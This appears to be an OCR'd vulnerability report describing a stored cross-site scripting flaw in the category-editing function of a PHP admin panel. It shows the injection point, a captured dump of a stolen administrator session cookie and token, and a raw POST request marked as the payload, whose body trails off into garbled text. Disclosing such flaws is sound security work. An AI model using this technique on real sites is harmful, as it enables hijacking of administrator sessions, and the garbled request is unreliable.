


1. Through audit analysis of \application\admin\controller\Category.php, it was found that no comprehensive filtering was performed

2. Click the category management-edit-nickname box to insert xss statement



3. Rebound administrator identity information

接收的内容

- admin.php/category?addta
- bs=1 toplocation : http://admin.c om/admin.php/category?re f=addtabs • cookie: PHPSESSID=ou6f
- jfn717lu02rfm9saqguca4; uid=3; token=f824ac8c-ac 7b-4979-a89b-b47dd8e79 226

- charset: UTF-8
 platform: Win32
 screen: 1536x864
- screen: 1530xcc.

<html lang="zh-cn"><head> <meta charset="utf-8">
<title></title> <meta name="viewport" cont
ent="width=device-width, init</pre> ial-scale=1.0, user-scalable= no">

<meta name="renderer" con

- origin : http://admin.com
 opener : null
- · location : http://admin.com/ admin.php/category?addta
- toplocation : http://admin.c. om/admin.php/category?re f=addtabs
- cookie: PHPSESSID=ou6f jfn717lu02rfm9saqguca4; uid=3; token=f824ac8c-ac 7b-4979-a89b-b47dd8e79

- HTTP_REFERER : http://a dmin.com/admin.php/inde x/index
 • HTTP_USER_AGENT : M
- ozilla/5.0 (Windows NT 10. 0; Win64; x64; rv:77.0) Ge cko/20100101 Firefox/77.0
- REMOTE_ADDR: 113.57. 108.135

Request Headers

IP-ADDR: 操作系统: Windows 10.0 浏览器: Firefox(版本:77.0)

- REMOTE_ADDR: 113.57. 108.135 • IP-ADDR
 - 操作系统: Windows 10.0 浏览器: Firefox(版本:77.0)

4. payload:

POST /FshlEKbMtj.php/category/edit/ids/13?dialog=1 HTTP/1.1

Origin: http

Referer: http://or/FshIEKbMtj.php/category/edit/ids/13?dialog=1

Accept: application/json, text/javascript, */*; q=0.01

Accept-Language: zh-Hans-CN,zh-Hans;q=0.5

Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest

Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/70.0.3538.102 Safari/537.36 Edge/18.19041

Content-Length: 278

Host:

Pragma: no-cache

Cookie: PHPSESSID=7lvl7qpbiviknjh16erkpopcdj

Connection: close

row%5Btype%5D=te<u>st&row%5Bpid%5D=0&row%5Bname%5D=%</u>E6%B5%8B%E8%AF%952&row **No Acid type #30 - 1850 Months #30 - 1850 Months #30 - 1850 Months #30 Mont